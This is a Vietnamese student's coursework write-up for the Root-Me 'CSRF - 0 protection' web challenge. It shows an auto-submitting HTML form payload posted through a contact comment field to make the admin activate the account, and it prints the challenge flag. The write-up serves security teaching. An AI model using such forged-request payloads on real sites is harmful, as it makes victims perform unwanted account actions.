

# BÀI TẬP CTF

## Bảo mật web và ứng dụng – NT213.M21.ANTN

**Giảng viên hướng dẫn:** *Đỗ Hoàng Hiển*

**Sinh viên thực hiện:** *19520199 – Lê Tôn Nhân*

### Challenge 10: CSRF - 0 protection (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Client/CSRF-0-protection>

- ✓ Challenge yêu cầu ta kích hoạt tài khoản để truy cập intranet

#### CSRF - 0 protection

35 Points 

Cross-Site Request Forgery

Author

sambecks, 16 February 2016


Level ?




Statement

Activate your account to access intranet.


- ✓ Truy cập vào challenge




- ✓ Ta thấy có 2 tab là đăng nhập và đăng ký. Ta thử đăng ký 1 tài khoản là 19520199/12345



- ✓ Login với tài khoản vừa đăng ký



- ✓ Sau khi đăng nhập thành công thì ta thấy có thêm mục Profile
- ✓ Click vào Profile



Root Me


[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Update Profile

Username:

Status: ☐

- ✓ Có 4 tab là Contact, Profile, Private và Logout.
- ✓ Tại tab Profile, ta thấy có 2 trường username và status. Với username là username của ta, và trường status là một disable checkbox. Thử mở source code và xóa từ khoá disabled cho checkbox status.



[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Update Profile

Username:


Status: ☐

DevTools is now available in Vietnamese! [Always match Chrome's language](#) [Switch DevTools to Vietnamese](#) [Don't show again](#)

Elements Console Recorder Sources Network Performance Memory Application Security

```
<form action="?action=profile" method="post" enctype="multipart/form-data">
  <div class="form-group">...</div>
  <br>
  <div class="form-group">
    <label>Status:</label>
    <input type="checkbox" name="status" disabled="" == $0
  </div>
</form>
```

- ✓ Sau khi xóa disabled cho checkbox status ta tick chọn và thử submit




[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Update Profile

Username:

Status: ☒

- ✓ Kết quả sau khi submit xuất hiện dòng bạn không phải là admin



Contact | Profile | Private | Logout

Update Profile


Username: 19520199

Status: ☐

Submit

You're not an admin!

- ✓ Đến đây ta đoán được ta cần thực hiện tấn công csrf lên admin. Ta tiến hành viết một form tương tự như form Update Profile, với trường Status ta sẽ tick sẵn. Admin chỉ cần mở link mà ta gửi lên, thì sẽ tự động submit form này đi, khi đó form sẽ được submit dưới quyền admin thì ta hoàn thành việc kích hoạt tài khoản.
- ✓ Tiếp theo, ta cần tìm một nơi để gửi form cho admin. Ta nhận thấy tab **Contact** có thể dùng để thực hiện việc này.



Contact | Profile | Private | Logout


Contact

Your email

Comment

Submit

- ✓ Kiểm tra source code, trường email có type là email do đó ta sẽ không thể điền form vào đây. Chúng ta sẽ tiến hành gửi form tại trường Comment.



### ✓ Copy form tại trang Update Profile

```
<legend>Update Profile</legend> == $0
  <form action="?action=profile" method="post" enctype="multipart/form-data">
    <div class="form-group">...</div>
    <br>
    <div class="form-group">...</div>
    <br>
```


### ✓ Chỉnh sửa lại một vài chỗ:

- Thêm id cho form của ta: csrf-form
- Sửa đường link action, thay bằng đường link tới trang Profile
- Tại trường **status**: ta thay đổi từ khoá **disabled** thành **checked**. Để mặc định nó sẽ tự check.
- Thêm lệnh javascript để tự động submit form khi trang được load.

```

1  <form id="csrf-form" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-dat
2    <div class="form-group">
3      <label>Username:</label>
4      <input type="text" name="username" value="19520199">
5    </div>
6    <br>
7    <div class="form-group">
8      <label>Status:</label>
9      <input type="checkbox" name="status" checked >
10   </div>
11   <br>
12   <button type="submit">Submit</button>
13 </form>
14 <script>document.getElementById("csrf-form").submit()</script>
15
```

- ✓ Tiến hành submit form



Contact | Profile | Private | Logout

Contact


letonnhanbt@gmail.com

Comment

```
<form id="csrf-form" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data">
  <div class="form-group">
    <label>Username:</label>
    <input type="text" name="username" value="19520199">
  </div>
</form>
```

Submit

- ✓ Sau khi submit thì ta nhận được lời nhắn là admin sẽ liên lạc với chúng ta sau.




Comment

Submit

Your message has been posted. The administrator will contact you later.

- ✓ Chờ khoảng 2 phút, sau đó chuyển sang tab Private, ta nhận được flag



Contact | Profile | Private | Logout

Good job dude, flag is : CsrF\_Fr33style-L3v3l1!

**FLAG: CsrF\_Fr33style-L3v3l1!**